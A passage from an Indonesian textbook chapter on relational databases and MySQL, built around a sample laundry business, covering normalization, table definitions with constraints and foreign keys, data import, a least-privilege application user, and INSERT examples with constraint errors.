dengan *price* harga layanan per satuan pada saat itu dan *unit* jumlah kilogram, potong, atau pasang. Jika cuci-kering-lipat naik dari Rp 8.000 menjadi Rp 9.000 bulan depan, nota tahun lalu tidak boleh berubah: nilai sejarah dicatat, bukan dicari ulang. Sisa yang masih harus dibayar lalu mengikuti dari Persamaan (5.1) dan tabel `Payment`:

$$balance = payment - \sum_{p \in \text{Payment},\ p.Bill_id = id} p.amount \tag{5.2}$$

yaitu jumlah tagihan dikurangi setiap pembayaran yang tercatat untuk tagihan itu. Subbab 5.10.5 mengubah Persamaan (5.2) menjadi satu kueri.

5.4.5 Mengapa tabelnya berbentuk demikian

Semua orang mulai dengan satu tabel, karena seperti itulah rupa buku kasir. **Kode 5.8** membangunnya kembali dari data sungguhan, `CounterBook`, yang mengulang pelanggan dan harga di setiap baris, agar kita bisa melihatnya rusak.

Kode 5.8 `sql/20_flat_table.sql`: buku kasir yang dibangun ulang dari data sungguhan, dan satu perubahan biasa terhadapnya. `CREATE TABLE ... AS SELECT` membuat tabel baru dari jawaban sebuah kueri.

```sql
-- "Buku kasir": satu tabel lebar yang setiap barisnya mengulang pelanggan
-- dan layanan. Dibangun dari data sungguhan agar kita bisa melihatnya rusak.
CREATE TABLE CounterBook AS
SELECT b.id AS bill, c.name AS customer, c.phone, c.address,
       s.id AS service, s.description, s.price, b.unit, b.payment
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
 WHERE b.Customer_id = 'C0158' AND b.arrived >= '2026-09-15';

SELECT bill, customer, phone, service, price, unit, payment FROM CounterBook;

-- Anomali update: pelanggan mengganti nomor teleponnya, dan satu baris dikoreksi.
UPDATE CounterBook SET phone = '0813-0000-9999' WHERE bill = 'B2930';
SELECT DISTINCT customer, phone FROM CounterBook;
```

```
Query OK

+-------+------------------+----------------+---------+-------+------+---------+
| bill  | customer         | phone          | service | price | unit | payment |
+-------+------------------+----------------+---------+-------+------+---------+
| B2851 | Endah Ika Rahman | 0877-0000-2053 | S0001   |  8000 |    5 |   40000 |
| B2853 | Endah Ika Rahman | 0877-0000-2053 | S0005   | 65000 |    2 |  130000 |
| B2930 | Endah Ika Rahman | 0877-0000-2053 | S0011   | 45000 |    1 |   45000 |
| B2951 | Endah Ika Rahman | 0877-0000-2053 | S0008   | 35000 |    1 |   35000 |
+-------+------------------+----------------+---------+-------+------+---------+
4 rows in set

Query OK, 1 row affected

+------------------+----------------+
| customer         | phone          |
+------------------+----------------+
| Endah Ika Rahman | 0877-0000-2053 |
| Endah Ika Rahman | 0813-0000-9999 |
+------------------+----------------+
2 rows in set
```

Sebelum perubahan, buku itu hanya berulang-ulang. Setelah satu perubahan yang wajar, buku itu *salah*: nomor baru Endah Ika Rahman ditulis di satu baris, dan kini buku memberinya dua nomor tanpa petunjuk mana yang benar. Inilah **anomali update**. Saudara-saudaranya adalah **anomali penghapusan** (hapus satu-satunya baris seorang pelanggan, maka nama dan nomornya lenyap) dan **anomali penyisipan** (layanan baru yang belum pernah dibeli tidak punya tempat untuk ditulis).

> **WAWASAN KUNCI: KESAMAAN KETIGA ANOMALI.** Pada setiap kasus, fakta tentang *satu hal* disimpan di baris tentang *hal lain*. Nomor telepon pelanggan adalah fakta tentang pelanggan, disimpan di baris tentang tagihan. Harga layanan adalah fakta tentang layanan, disimpan di baris tentang tagihan. Obatnya, yang disebut **normalisasi**, adalah satu gagasan: **taruh setiap fakta di tabel tentang hal yang digambarkannya, dan hubungkan tabel-tabel dengan kunci.**

Buku teks [12] merumuskan gagasan itu sebagai *normal form* (bentuk normal). **Bentuk normal pertama (1NF)**: setiap sel berisi satu nilai, tidak pernah daftar. **Kedua (2NF)**: setiap kolom bukan kunci bergantung pada *seluruh primary key*. **Ketiga (3NF)**: tidak ada kolom bukan kunci yang bergantung pada kolom bukan kunci lainnya; di `CounterBook` nomor telepon bergantung pada pelanggan, bukan pada tagihan, persis cacat yang diungkap perubahan tadi. Memecah tabel menurut ketergantungan itu mengembalikan `Customer`, `Service`, dan `Bill`. Harga yang disalin ke `Bill.payment` bukan pelanggaran, karena merupakan fakta yang berbeda: jika dua nilai secara sah bisa berbeda, keduanya layak ada.

5.5 SQL dari Nol: Membuat Tabel

5.5.1 Apa itu SQL

> **DEFINISI. SQL**, *Structured Query Language*, adalah bahasa yang dipahami basis data relasional. SQL bersifat *deklaratif*: Anda menyatakan *apa* yang diinginkan, bukan *bagaimana* mencarinya, dan basis data yang menentukan caranya. Karena itulah kueri yang ditulis dua puluh tahun lalu berjalan lebih cepat di perangkat keras sekarang tanpa diubah.

Perintah dasar MySQL terbagi dalam kelompok-kelompok **Tabel 5.5**.

Tabel 5.5 Perintah dasar MySQL, dikelompokkan menurut tugasnya. Kelompok pertama dijalankan sekali, ketika sistem dibangun; kelompok kedua dan ketiga ribuan kali sehari.

Tugas	Pernyataan	Yang diubah
Mendefinisikan struktur	`CREATE DATABASE`, `DROP DATABASE`, `CREATE TABLE`, `ALTER TABLE`, `DROP TABLE`	tabel itu sendiri
Mengubah data	`INSERT INTO`, `UPDATE`, `DELETE`	baris
Mengajukan pertanyaan	`SELECT`, dan `DESCRIBE` untuk struktur tabel	tidak ada
Mengendalikan kerja serentak	`LOCK TABLES`, `UNLOCK TABLES`, dan transaksi (Subbab 5.11)	siapa boleh mengubah apa, dan kapan
Mengendalikan akses	`CREATE USER`, `GRANT`, `REVOKE`	siapa boleh berbuat apa

Tiga konvensi: kata kunci tidak peka huruf besar-kecil tetapi ditulis kapital di sini; nama tabel peka huruf besar-kecil di Linux, jadi tulis `Bill`, jangan `bill`; setiap pernyataan diakhiri titik koma.

5.5.2 Membuat basis data

Kode 5.9 adalah awal `schema.mysql.sql`, setelah kepala komentarnya; berkas itu membuat seluruh basis data Profitina Laundry di MySQL atau MariaDB.

Kode 5.9 `sql/21_create_database.mysql.sql`: membuat basis data bila belum ada, menjadikannya basis data aktif, dan berbicara UTF-8 pada sambungan ini.

```
CREATE DATABASE IF NOT EXISTS profitina_laundry
    CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci;
USE profitina_laundry;

SET NAMES utf8mb4;
```

`IF NOT EXISTS` membuat skrip aman dijalankan dua kali. `USE` menjadikan `profitina_laundry` basis data aktif. `utf8mb4` adalah UTF-8 lengkap (`utf8` lama milik MySQL tidak dapat menyimpan emoji), dan `utf8mb4_unicode_ci` membandingkan teks tanpa membedakan huruf besar-kecil, sehingga `ayu` menemukan `Ayu`. `SET NAMES utf8mb4` membuat sambungan juga berbicara UTF-8.

5.5.3 Tipe

Tipe kolom adalah janji tentang isinya, dan basis data menepati janji itu untuk Anda. **Tabel 5.6** mendaftar tipe MySQL yang dipakai binatu ini.

Tabel 5.6 Tipe MySQL yang dipakai binatu ini. Memilih tipe tersempit yang dapat menampung setiap nilai sah adalah dokumentasi yang ditegakkan basis data.

Tipe	Menampung	Dipakai untuk
`CHAR(5)`	tepat 5 karakter	kode berpanjang tetap: `C0056`, `B2931`, `E0004`
`VARCHAR(50)`	hingga 50 karakter	nama, deskripsi, alamat e-mail
`INT`	bilangan bulat, sekitar $\pm 2.1 \times 10^9$	`Bill.unit`, `id` otomatis milik `Payment`
`DECIMAL(10,2)`	bilangan eksak, 10 digit, 2 di belakang koma	uang: `Bill.payment`, `Payment.amount`
`DATE`	tanggal kalender	`Customer.birthdate`, `Outlet.opened`
`DATETIME`	tanggal dan jam	`Bill.arrived`, `Payment.paid_at`
`ENUM('a','b')`	salah satu dari daftar kata yang tetap	`Bill.status`, `Payment.method`

Uang adalah `DECIMAL`, jangan pernah `FLOAT`, yang menyimpan hampiran biner sehingga jumlahnya tidak sama dengan yang dibayar pelanggan. **Nomor telepon adalah teks**: angka nol di

depannya tetap terjaga, dan tak ada orang yang menjumlahkan nomor telepon. `CHAR(5)` hanya cocok untuk nilai yang panjangnya selalu sama, seperti kode-kode itu.

5.5.4 Batasan

Constraint (batasan) adalah aturan yang tidak boleh dilanggar siapa pun karena basis data menolaknya. **Tabel 5.7** mendaftar batasan dalam skema binatu ini.

Tabel 5.7 Batasan dalam skema binatu ini. Masing-masing adalah aturan yang jika tidak ada harus Anda tegakkan di setiap program yang menulis ke tabel itu, dan suatu saat pasti terlupa di salah satunya.

Batasan	Artinya
`NOT NULL`	kolom ini harus punya nilai di setiap baris
`DEFAULT x`	bila tidak ada nilai yang diberikan, pakai `x`
`PRIMARY KEY`	unik, tidak null, dan menjadi nama baris
`UNIQUE`	tidak ada dua baris yang boleh berbagi nilai ini (mis. `Employee.email`)
`AUTO_INCREMENT`	bila tidak ada nilai, pakai satu lebih besar dari yang terbesar sejauh ini
`FOREIGN KEY ... REFERENCES`	nilai ini harus ada sebagai kunci di tabel lain
`CHECK (...)`	syarat ini harus benar untuk setiap baris

> **DEFINISI.** `NULL` bukan nol dan bukan string kosong. Artinya *tidak ada nilai yang tercatat*. `Bill.finished` bernilai `NULL` selama tagihan masih mengantre: belum selesai, jadi belum ada waktu untuk dicatat. `NULL` tidak pernah sama dengan apa pun, bahkan dengan `NULL` lain, sehingga `WHERE finished = NULL` tidak pernah benar; uji yang benar adalah `WHERE finished IS NULL`.

5.5.5 `CREATE TABLE`, baris demi baris

Kode di subbab ini disalin dari `schema.mysql.sql` dengan hanya klausa `COMMENT`-nya yang dibuang. **Kode 5.10** adalah daftar harga.

Kode 5.10 `sql/22_create_service.mysql.sql`: tabel `Service`. Satu baris adalah satu baris daftar harga.

```
CREATE TABLE Service (
    id          VARCHAR(5)   NOT NULL DEFAULT 'P4C',
    description VARCHAR(50)  NOT NULL,
    price       DECIMAL(7,2) NOT NULL,
    CONSTRAINT Service_pk PRIMARY KEY (id),
    CONSTRAINT Service_id_len    CHECK (CHAR_LENGTH(id) BETWEEN 1 AND 5),
    CONSTRAINT Service_price_pos CHECK (price > 0)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

Setiap baris di dalam kurung mendefinisikan satu kolom: nama, tipe, batasan. Nilai bawaan yang aneh, `P4C`, dipertahankan dari rancangan asli dan tidak pernah dipakai. Batasan bernama menyusul: `Service_pk` menamai baris; `Service_id_len` dan `Service_price_pos` memeriksa panjang kode dan bahwa tidak ada harga nol atau negatif. Batasan bernama muncul dengan namanya dalam pesan kesalahan (Subbab 5.7.2). `ENGINE=InnoDB` adalah mesin MySQL yang menegakkan *foreign key* dan mendukung transaksi.

Kode 5.11 menambahkan tiga gagasan.

Kode 5.11 `sql/23_create_customer.mysql.sql`: tabel `Customer`.

```
CREATE TABLE Customer (
    id            CHAR(5)       NOT NULL,
    name          VARCHAR(50)   NOT NULL,
    gender        ENUM('f','m') NOT NULL DEFAULT 'f',
    place         VARCHAR(50)   NOT NULL,
    birthdate     DATE          NOT NULL,
    address       VARCHAR(200)  NOT NULL,
    phone         VARCHAR(30)   NOT NULL,
    enrolled      DATETIME      NOT NULL,
    email         VARCHAR(50)   NOT NULL,
    password      VARCHAR(5)    NOT NULL,
    credit        DECIMAL(10,2) NOT NULL,
    password_hash VARCHAR(255)  NULL,
    CONSTRAINT Customer_pk PRIMARY KEY (id),
    CONSTRAINT Customer_id_len        CHECK (CHAR_LENGTH(id) = 5),
    CONSTRAINT Customer_gender_enum   CHECK (gender IN ('f','m')),
    CONSTRAINT Customer_email_len     CHECK (CHAR_LENGTH(email) >= 3),
    CONSTRAINT Customer_credit_nonneg CHECK (credit >= 0)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

`ENUM('f','m')` menerima salah satu dari dua huruf. `password VARCHAR(5)` bertahan dari rancangan asli, selalu berisi `*****`, dan tidak pernah dibaca; kredensial sesungguhnya adalah `password_hash`, bernilai `NULL` untuk pelanggan tanpa akun daring. Hanya menyimpan *hash* itu penting: menurut UU PDP No. 27/2022 [13] usaha ini bertanggung jawab bila tabelnya dicuri, dan *hash* tidak dapat dikembalikan menjadi kata sandi. `credit` adalah deposit prabayar, tidak pernah di bawah nol.

Kode 5.12 adalah jantung skemanya.

Kode 5.12 `sql/24_create_bill.mysql.sql`: tabel `Bill`. Batasan `CHECK` di bagian bawah adalah aturan bisnis usaha ini, ditulis sekali dan ditegakkan untuk setiap program.

```
CREATE TABLE Bill (
    id          CHAR(5)       NOT NULL,
    arrived     DATETIME      NOT NULL DEFAULT CURRENT_TIMESTAMP,
    finished    DATETIME      NULL,
    departed    DATETIME      NULL,
    status      ENUM('departed','finished','queued') NOT NULL DEFAULT 'queued',
    rack        VARCHAR(3)    NOT NULL,
    unit        INT           NOT NULL,
    payment     DECIMAL(10,2) NOT NULL,
    Customer_id CHAR(5)       NOT NULL,
    Employee_id CHAR(5)       NOT NULL,
    Service_id  VARCHAR(5)    NOT NULL,
    Outlet_id   CHAR(3)       NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id),
    CONSTRAINT Bill_id_len         CHECK (CHAR_LENGTH(id) = 5),
    CONSTRAINT Bill_status_enum    CHECK (status IN ('departed','finished','queued')),
    CONSTRAINT Bill_unit_pos       CHECK (unit > 0),
    CONSTRAINT Bill_payment_nonneg CHECK (payment >= 0),
    CONSTRAINT Bill_finished_order CHECK (finished IS NULL OR finished >= arrived),
    CONSTRAINT Bill_departed_order CHECK (departed IS NULL OR (departed >= arrived
                                          AND (finished IS NULL OR departed >= finished))),
    CONSTRAINT Bill_status_times   CHECK (
            (status = 'queued'   AND finished IS NULL     AND departed IS NULL)
        OR (status = 'finished' AND finished IS NOT NULL AND departed IS NULL)
        OR (status = 'departed' AND departed IS NOT NULL))
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

`arrived` bernilai bawaan “sekarang”; `finished` dan `departed` tetap `NULL` sampai hal itu terjadi. Setiap kolom *foreign key* bertipe persis sama dengan kunci yang dirujuknya, jika tidak, basis data menolak membuat rujukan itu. Tiga `CHECK` terakhir merekam perjalanan hidup tagihan: tidak boleh selesai sebelum datang, tidak boleh pergi sebelum datang atau selesai, dan statusnya harus

cocok dengan waktunya (`queued`: tanpa kedua waktu; `finished`: ada waktu selesai; `departed`: ada waktu pengambilan). Program yang menetapkan `status = 'finished'` tetapi lupa waktunya dihentikan oleh basis data itu sendiri.

5.5.6 *Foreign key*

Skema menambahkan *foreign key* setelah semua tabel ada, dengan `ALTER TABLE`. **Kode 5.13** memperlihatkan empat yang berangkat dari `Bill`.

Kode 5.13 `sql/25_bill_foreign_keys.mysql.sql`: empat *foreign key* milik `Bill`, dalam gaya rancangan asli, satu `ALTER TABLE` per rujukan.

```
-- Rujukan: Bill_Customer (asli)
ALTER TABLE Bill ADD CONSTRAINT Bill_Customer FOREIGN KEY (Customer_id)
    REFERENCES Customer (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Rujukan: Bill_Employee (asli)
ALTER TABLE Bill ADD CONSTRAINT Bill_Employee FOREIGN KEY (Employee_id)
    REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Rujukan: Bill_Service (asli)
ALTER TABLE Bill ADD CONSTRAINT Bill_Service FOREIGN KEY (Service_id)
    REFERENCES Service (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Rujukan: Bill_Outlet (baru)
ALTER TABLE Bill ADD CONSTRAINT Bill_Outlet FOREIGN KEY (Outlet_id)
    REFERENCES Outlet (id) ON DELETE RESTRICT ON UPDATE CASCADE;
```

Bacalah yang pertama sebagai kalimat: *setiap `Bill.Customer_id` harus merupakan `id` di `Customer`*. Klausa di belakangnya menyatakan apa yang terjadi bila sisi seberang berubah.

> **DEFINISI.** `ON DELETE RESTRICT` menolak menghapus baris yang masih dirujuk baris lain. `ON DELETE CASCADE` akan ikut menghapus baris-baris yang merujuk. `ON DELETE SET NULL` akan mempertahankannya tetapi melupakan rujukannya. `ON UPDATE CASCADE` berarti bila nilai kunci suatu saat diubah, nilai baru disalin ke setiap baris yang merujuknya.

Ini keputusan bisnis. Binatu ini memilih `RESTRICT` di mana-mana: pelanggan yang punya riwayat, layanan yang tercantum di tagihan lama, tagihan yang punya pembayaran, tidak boleh lenyap diam-diam; ketika basis data menolak, manusialah yang memutuskan.

5.5.7 Melihat apa yang ada

`SHOW TABLES;` mendaftar tabel-tabel dan `DESCRIBE Bill;` kolom-kolom satu tabel; inilah jawaban nyata MariaDB:

```
+-----------------------------+
| Tables_in_profitina_laundry |
+-----------------------------+
| Bill                        |
| Customer                    |
| Employee                    |
| Outlet                      |
| Payment                     |
| Service                     |
| StatusLog                   |
+-----------------------------+
+-------------+--------------------------------------+------+-----+---------------------+--
-----+
| Field       | Type                                 | Null | Key | Default             |
Extra |
+-------------+--------------------------------------+------+-----+---------------------+--
-----+
| id          | char(5)                              | NO   | PRI | NULL                |
|
| arrived     | datetime                             | NO   | MUL | current_timestamp() |
|
| finished    | datetime                             | YES  |     | NULL                |
|
| departed    | datetime                             | YES  |     | NULL                |
|
| status      | enum('departed','finished','queued') | NO   |     | queued              |
|
| rack        | varchar(3)                           | NO   |     | NULL                |
|
| unit        | int(11)                              | NO   |     | NULL                |
|
| payment     | decimal(10,2)                        | NO   |     | NULL                |
|
| Customer_id | char(5)                              | NO   | MUL | NULL                |
|
| Employee_id | char(5)                              | NO   | MUL | NULL                |
|
| Service_id  | varchar(5)                           | NO   | MUL | NULL                |
|
| Outlet_id   | char(3)                              | YES  | MUL | NULL                |
|
+-------------+--------------------------------------+------+-----+---------------------+--
-----+
```

`PRI` menandai *primary key*, `NO` di bawah `Null` berarti `NOT NULL`, dan `MUL` sebuah indeks biasa, yang dipasang skema pada setiap *foreign key* dan pada `arrived` sehingga "semua tagihan `C0056`" atau "semua tagihan bulan Maret" tidak perlu membaca setiap baris.

5.6 Memuat Basis Data Binatu

5.6.1 Dengan phpMyAdmin, langkah demi langkah

Seluruh basis data, struktur dan data setahun, terdiri atas dua berkas: `schema.mysql.sql` (tabel-tabelnya) dan `seed.mysql.sql` (sekitar 15.000 pernyataan `INSERT`, 1,3 MB). Keduanya ada di `ProfitinaLaundry/App/database/`, dan salinannya ada di folder `data` bab ini. Dengan XAMPP berjalan:

1. Buka `http://localhost/phpmyadmin/`.
2. Klik tab **Import** di atas, *tanpa* memilih basis data di sebelah kiri.
3. Pada *File to import*, tekan **Choose File** (atau **Browse**) dan pilih `schema.mysql.sql`. Biarkan *character set* `utf-8` dan format *SQL*.

4. Tekan **Import** (pada versi lama **Go**) di bagian bawah halaman. phpMyAdmin melaporkan impor selesai, dan `profitina_laundry` muncul di kiri dengan tujuh tabel.
5. Sekarang klik `profitina_laundry` di kiri agar terpilih, lalu klik **Import** lagi.
6. Pilih `seed.mysql.sql` dan tekan **Import**. Ini memakan beberapa detik.
7. Klik sebuah tabel, misalnya `Bill`, lalu **Browse**: tagihan pertama bulan Oktober 2025 muncul.

Jika berkasnya terlalu besar, naikkan `upload_max_filesize` dan `post_max_size` di `php.ini` menjadi `16M` lalu nyalakan ulang Apache, atau gunakan baris perintah di bawah. Pesan *No database selected* pada langkah 6 berarti langkah 5 terlewat.

5.6.2 Dari baris perintah

Kedua berkas yang sama dapat diumpankan ke klien `mysql`, dan itulah yang dikerjakan phpMyAdmin untuk Anda. Di Windows dengan XAMPP, pada *Command Prompt* klasik (PowerShell tidak menerima `<`):

```
cd C:\path\to\Chapter05\data
C:\xampp\mysql\bin\mysql.exe -u root < schema.mysql.sql
C:\xampp\mysql\bin\mysql.exe -u root profitina_laundry < seed.mysql.sql
```

Di macOS dan Linux, dalam terminal (tambahkan `-p` jika `root` Anda berkata sandi, dan gunakan `sudo mysql` di Ubuntu, tempat `root` masuk lewat sistem operasi):

```
cd ~/path/to/Chapter05/data
mysql -u root -p < schema.mysql.sql
mysql -u root -p profitina_laundry < seed.mysql.sql
```

`<` mengumpankan berkas ke klien seolah-olah diketik. Di sini kedua berkas termuat ke MariaDB 10.11 dalam waktu kurang dari setengah detik.

5.6.3 Pengguna untuk aplikasi

Program tidak boleh tersambung sebagai `root`, yang dapat menghapus setiap basis data. Buatlah pengguna yang hanya dapat membaca dan mengubah baris milik binatu, dan berikan kata sandinya kepada aplikasi lewat *environment variable*, jangan lewat berkas yang masuk ke Git.

Kode 5.14 `sql/27_app_user.mysql.sql`: pengguna basis data untuk aplikasi. Ganti `choose-a-password` dengan kata sandi sungguhan milik Anda.

```
-- Pengguna untuk aplikasi: boleh membaca dan mengubah baris, tidak lebih.
CREATE USER 'laundry'@'localhost' IDENTIFIED BY 'choose-a-password';
GRANT SELECT, INSERT, UPDATE, DELETE ON profitina_laundry.* TO 'laundry'@'localhost';
```

`GRANT` dalam **Kode 5.14** mendaftar dengan tepat apa yang boleh dilakukan pengguna itu dan di mana: empat pernyataan data, pada setiap tabel (`*`) di `profitina_laundry`, dan tidak lebih. Jika penyerang suatu saat berhasil membuat aplikasi Anda menjalankan pernyataan pilihannya, yang menjadi pokok Subbab 5.15, pengguna ini tidak dapat melakukan `DROP` apa pun. Hal itu sudah diperiksa, dengan masuk sebagai `laundry` dan mencobanya:

```
$ mysql -u laundry -pchoose-a-password profitina_laundry -e "DROP TABLE Bill"
--------------
DROP TABLE Bill
--------------

ERROR 1142 (42000) at line 1: DROP command denied to user 'laundry'@'localhost' for table
`profitina_laundry`.`Bill`
```

5.6.4 Memeriksa hasil impor

Jangan pernah memercayai impor yang belum Anda hitung. **Kode 5.15** menghitung baris ketujuh tabel dalam satu kueri.

Kode 5.15 `sql/26_totals.sql`: satu hitungan per tabel. `UNION ALL` menumpuk jawaban beberapa pernyataan `SELECT` menjadi satu tabel.

```
-- Setelah impor: apakah setiap tabel berisi yang semestinya?
SELECT 'Outlet' AS tbl, COUNT(*) AS n FROM Outlet
UNION ALL SELECT 'Customer',  COUNT(*) FROM Customer
UNION ALL SELECT 'Employee',  COUNT(*) FROM Employee
UNION ALL SELECT 'Service',   COUNT(*) FROM Service
UNION ALL SELECT 'Bill',      COUNT(*) FROM Bill
UNION ALL SELECT 'Payment',   COUNT(*) FROM Payment
UNION ALL SELECT 'StatusLog', COUNT(*) FROM StatusLog;
```

Dijalankan di tab **SQL** phpMyAdmin, atau dengan `mysql -u root -t profitina_laundry < 26_totals.sql`, hasilnya di MariaDB:

```
+-----------+------+
| tbl       | n    |
+-----------+------+
| Outlet    |    3 |
| Customer  |  256 |
| Employee  |   14 |
| Service   |   12 |
| Bill      | 2953 |
| Payment   | 3319 |
| StatusLog | 8802 |
+-----------+------+
```

Angka-angka ini harus cocok dengan **Tabel 5.4**. `Bill` bernilai 0 berarti data contoh belum dimuat. Impor yang berhenti dengan `ERROR 1062 Duplicate entry` berarti tabel-tabelnya sudah berisi data itu: jalankan `DROP DATABASE profitina_laundry;` lalu impor kedua berkas lagi.

5.6.5 Data yang sama di SQLite, dan pelari kueri

Data yang sama tersedia sebagai `laundry.db` untuk SQLite. `sql/run.py` menyalinnya, menjalankan setiap pernyataan dari satu berkas `.sql` terhadap salinan itu, dan mencetak setiap jawaban dalam tata letak klien `mysql`:

```
cd Chapter05/sql
python run.py 01_select_all.sql            # SQLite, tanpa memasang apa pun
python run.py 01_select_all.sql --mysql    # berkas yang sama di MySQL/MariaDB (pip install
pymysql)
```

(Di macOS dan Linux ketik `python3`.) Setiap hasil di Subbab 5.7 sampai 5.11 adalah keluaran nyata `run.py`, dan setiap berkas juga dijalankan dengan `--mysql` di MariaDB dengan hasil yang sama kecuali bila teks menyatakan lain. Di MySQL, uang tercetak sebagai `24000.00`, bukan `24000`, karena kolomnya bertipe `DECIMAL(10,2)`.

5.7 Memasukkan, Mengubah, dan Mengeluarkan Data

5.7.1 `INSERT`

Seorang pelanggan baru, Rina Wulandari, datang ke gerai Keputih membawa tiga kilogram pakaian. **Kode 5.16** mencatat dirinya dan tagihan pertamanya.

Kode 5.16 `sql/06_insert.sql`: satu pelanggan baru dan satu tagihan baru, lalu melihat keduanya.

```
-- Pelanggan baru datang. Sebutkan kolomnya, lalu nilainya dalam urutan yang sama.
INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                      enrolled, email, password, credit)
VALUES ('C0257', 'Rina Wulandari', 'f', 'Surabaya', '2001-04-17',
        'Jl. Keputih Tegal No. 42, Sukolilo, Surabaya', '0813-0000-4257',
        '2026-09-30 20:15:00', 'rina.wulandari@example.com', '*****', 0);

-- Tagihan pertamanya: 3 kg cuci-kering-lipat di Keputih, diterima kasir E0008.
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2954', '2026-09-30 20:20:00', 'queued', 'A02', 3, 24000,
        'C0257', 'E0008', 'S0001', 'O02');

SELECT id, name, phone, credit FROM Customer WHERE id = 'C0257';
SELECT id, status, rack, unit, payment, Customer_id FROM Bill WHERE id = 'B2954';
```

```
Query OK, 1 row affected

Query OK, 1 row affected

+-------+----------------+----------------+--------+
| id    | name           | phone          | credit |
+-------+----------------+----------------+--------+
| C0257 | Rina Wulandari | 0813-0000-4257 |      0 |
+-------+----------------+----------------+--------+
1 row in set

+-------+--------+------+------+---------+-------------+
| id    | status | rack | unit | payment | Customer_id |
+-------+--------+------+------+---------+-------------+
| B2954 | queued | A02  |    3 |   24000 | C0257       |
+-------+--------+------+------+---------+-------------+
1 row in set
```

`INSERT` menyebut tabelnya, mendaftar kolom di dalam kurung, lalu `VALUES` dengan urutan yang sama. Selalu sebutkan kolomnya: tanpa daftar itu, setiap nilai harus diberikan menurut urutan pembuatan tabel, dan pada hari sebuah kolom ditambahkan, setiap pernyataan semacam itu rusak. Kolom yang tidak disebut mengambil nilai bawaannya (`NULL` untuk `password_hash`, `finished`, dan `departed`). Teks dan tanggal ditulis di antara tanda petik tunggal, angka tidak. Angka 24000 pada tagihan itu adalah Persamaan (5.1) yang dihitung tangan, $8000 \times 3 = 24000$; Subbab 5.14 membuat program yang menghitungnya.

`Query OK, 1 row affected` adalah tanda terimanya. Beberapa daftar nilai berkurung setelah satu `VALUES` menyisipkan beberapa baris sekaligus, dan dengan cara itulah `seed.mysql.sql` memuat ribuan baris dengan cepat.

5.7.2 Ketika aturan dilanggar

Di sinilah batasan Subbab 5.5.4 membuktikan gunanya. **Kode 5.17** mencoba empat hal yang dilarang aturan usaha ini.

Kode 5.17 `sql/07_constraint_errors.sql`: empat pernyataan, masing-masing melanggar satu aturan skema.

```sql
-- 1. Pelanggan kedua dengan id C0001 (primary key).
INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                      enrolled, email, password, credit)
VALUES ('C0001', 'Budi Hartono', 'm', 'Surabaya', '1990-01-01',
        'Jl. Kertajaya No. 1, Surabaya', '0813-0000-0001',
        '2026-09-30 20:30:00', 'budi.hartono@example.com', '*****', 0);

-- 2. Tagihan untuk pelanggan yang tidak ada (foreign key).
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2955', '2026-09-30 20:31:00', 'queued', 'A03', 2, 16000,
        'C9999', 'E0008', 'S0001', 'O02');

-- 3. Tagihan untuk nol kilogram (CHECK unit > 0).
INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                  Customer_id, Employee_id, Service_id, Outlet_id)
VALUES ('B2956', '2026-09-30 20:32:00', 'queued', 'A04', 0, 0,
        'C0001', 'E0008', 'S0001', 'O02');

-- 4. Menghapus pelanggan yang masih punya tagihan (ON DELETE RESTRICT).
DELETE FROM Customer WHERE id = 'C0001';
```

SQLite menolak keempatnya:

```
ERROR: UNIQUE constraint failed: Customer.id

ERROR: FOREIGN KEY constraint failed

ERROR: CHECK constraint failed: Bill_unit_pos

ERROR: FOREIGN KEY constraint failed
```

dan MariaDB menolak keempat hal yang sama dengan lebih rinci:

```
ERROR: (1062, "Duplicate entry 'C0001' for key 'PRIMARY'")

ERROR: (1452, 'Cannot add or update a child row: a foreign key constraint fails
(`profitina_laundry`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`)
REFERENCES `Customer` (`id`) ON UPDATE CASCADE)')

ERROR: (4025, 'CONSTRAINT `Bill_unit_pos` failed for `profitina_laundry`.`Bill`')

ERROR: (1451, 'Cannot delete or update a parent row: a foreign key constraint fails
(`profitina_laundry`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`)
REFERENCES `Customer` (`id`) ON UPDATE CASCADE)')
```

Setiap pesan menyebut aturan yang dilanggar. **1062**: *primary key* ganda, `C0001` sudah ada. **1452**: baris *anak* yang merujuk ke ketiadaan, tidak ada `C9999`. **4025**: `CHECK` yang gagal, bernama `Bill_unit_pos`, dan itulah sebabnya batasan layak diberi nama. **1451**: baris *induk* yang tidak boleh pergi karena masih dirujuk, yaitu sepuluh tagihan milik `C0001`. Masing-masing adalah basis data yang menangkap *bug* sebelum berubah menjadi data yang salah.

> **WAWASAN KUNCI: TIGA KESALAHAN YANG LAYAK DIHAFAL.** 1062 kunci ganda; 1452 *foreign key* merujuk ke ketiadaan; 1451 penghapusan yang dihalangi baris yang merujuk ke sini. Ketiganya mencakup sebagian besar kesalahan basis data yang pernah dijumpai aplikasi yang dirancang dengan baik. Di PDO (Subbab 5.14) ketiganya datang dengan SQLSTATE `23000`, kode baku untuk "sebuah batasan dilanggar".

5.7.3 `UPDATE`

Tagihan `B2909` sudah dicuci. **Kode 5.18** memindahkannya dari `queued` ke `finished`.

Kode 5.18 `sql/08_update.sql`: lihat, ubah, lihat lagi, dan coba perubahan yang sama untuk kedua kalinya.

```
-- Lihat dulu: baris yang akan diubah UPDATE.
SELECT id, status, finished FROM Bill WHERE id = 'B2909';

-- Tagihan B2909 sudah dicuci: pindahkan dari queued ke finished.
UPDATE Bill
